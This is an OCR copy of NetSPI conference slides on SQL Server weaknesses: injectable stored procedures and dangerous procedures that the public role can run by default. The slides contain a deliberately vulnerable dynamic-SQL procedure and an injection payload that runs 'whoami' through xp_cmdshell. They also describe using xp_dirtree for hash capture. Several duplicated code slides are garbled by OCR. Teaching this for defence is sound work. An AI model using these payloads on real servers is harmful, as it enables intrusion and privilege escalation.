
- Don't provide database users with privileges to create procedures
- Don't allow sysadmins to own application databases
- Don't flag databases as trustworthy (when possible)

netSPI
RISK COMPLIANCE SECURITY

#4

Procedures with

SQL Injection



#4 Procedures with SQL Injection

What's the issue?

- Stored procedures using dynamic SQL insecurely
- Stored procedures configured to run as a login with excessive privileges

netSPI
RISK COMPLIANCE SECURITY

#4 Procedures with SQL Injection

Why is it a problem?

- Can be vulnerable to SQL injection
- Can provide unauthorized data access
- Can be used to escalate privileges in some cases

netSPI
RISK COMPLIANCE SECURITY

#4 Procedures with SQL Injection

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server
- Dynamic SQL is used in the procedure
- Concatenating strings

netSPI
RISK COMPLIANCE SECURITY

#4 Procedures with SQL Injection


What are the attack requirements?

- Privilege escalation requirements
  - **WITH EXECUTE AS OWNER**
    - Database does have to be marked as trusted
  - **Signed with a certificate login**
    - Database does NOT have to be marked as trusted

netSPI
RISK COMPLIANCE SECURITY

#4 Manual Attack

Find Signed Stored Procedures with Dynamic SQL



#4 Manual Attack

Review Code

```
CREATE PROCEDURE sp_sqli2
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = 'SELECT name FROM
master..sysdatabases where name
like ''%'+ @DbName+'%'' OR
name=''tempdb''';
EXECUTE(@query)
END
GO
```

#4 Manual Attack

Review Code

```
CREATE PROCEDURE sp_sqli2
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = 'SELECT name FROM
master..sysdatabases where nam
like ''%'+ @DbName+'%''
name=''tempdb''';
EXECUTE(@query)
END
GO
```

PURE EVIL

#4 Manual Attack


Inject Query to Execute OS Commands

```
EXEC MASTER.dbo.sp_sqli2
'master'';EXEC master..xp_cmdshell ''whoami''--';
```

#4 Manual Attack

Inject Query to Execute OS Commands

```
EXEC MASTER.dbo.sp_sqli2
'master';EXEC master..xp_cmdshell ''whoami''--';
```




#4 Manual Attack

Review Code

```
CREATE PROCEDURE sp_sqli2
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = 'SELECT name FROM
master..sysdatabases where name
like ''%master';EXEC
master..xp_cmdshell ''whoami''-
-%'' OR name=''tempdb''';
EXECUTE(@query)
END
GO
```

#4 Manual Attack

Inject Query to Execute OS Commands



#4 Automating the Attack


New Tools Released

- PowerShell
  - Get-SqlServer-Escalate-SpSource.psm1

netSPI
RISK COMPLIANCE SECURITY


#4 Automating the Attack

Export Stored Procedures



#4 Automating the Attack

View Output



#4 Procedures with SQL Injection

What's the fix?

- Do use parameterized queries
- Don't concatenate strings in evil ways
- Don't use EXECUTE AS OWNER to access external resources
- Don't flag databases are trustworthy

netSPI
RISK COMPLIANCE SECURITY

#4 Procedures with SQL Injection

What's the fix?

- Do consider using signed procedures
  1. Create certificate
  2. Create login from certificate
  3. Only assign required privileges to the certificate login
  4. Sign procedures with certificate to provide access to required local and external resources

netSPI
RISK COMPLIANCE SECURITY

#4 Procedures with SQL Injection

What's the fix?

```
-- Create procedure with sqli fix
CREATE PROCEDURE sp_sqli_fix
@DbName varchar(max)
AS
BEGIN
SELECT name FROM
master..sysdatabases WHERE name =
'tempdb' OR name = @DbName;
END
GO
```

No EXECUTE AS OWNER

No concatenating strings

netSPI
RISK COMPLIANCE SECURITY

#5

Public EXECUTE on Dangerous Procedures

#5 Execute on Dangerous Procedures

What's the issue?

- Dangerous stored procedures and functions are available to the public server role **by default**

netSPI
RISK COMPLIANCE SECURITY

#5 Execute on Dangerous Procedures

Why is it a problem?

- Remember, public = all logins
- Impact varies depending on procedure or function

netSPI
RISK COMPLIANCE SECURITY

#5 Execute on Dangerous Procedures

Why is it a problem?

- **xp_regread** - Read registry as service account
- **xp_dirtree** - Capture/crack service account NetNTLMv2 password hashes (35 billion a sec)
- **SUSER_NAME -** Enumerate SQL Server logins
- **SUSER_SNAME -** Enumerate domain users

netSPI
RISK COMPLIANCE SECURITY

#5 Execute on Dangerous Procedures


What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server

netSPI
RISK COMPLIANCE SECURITY

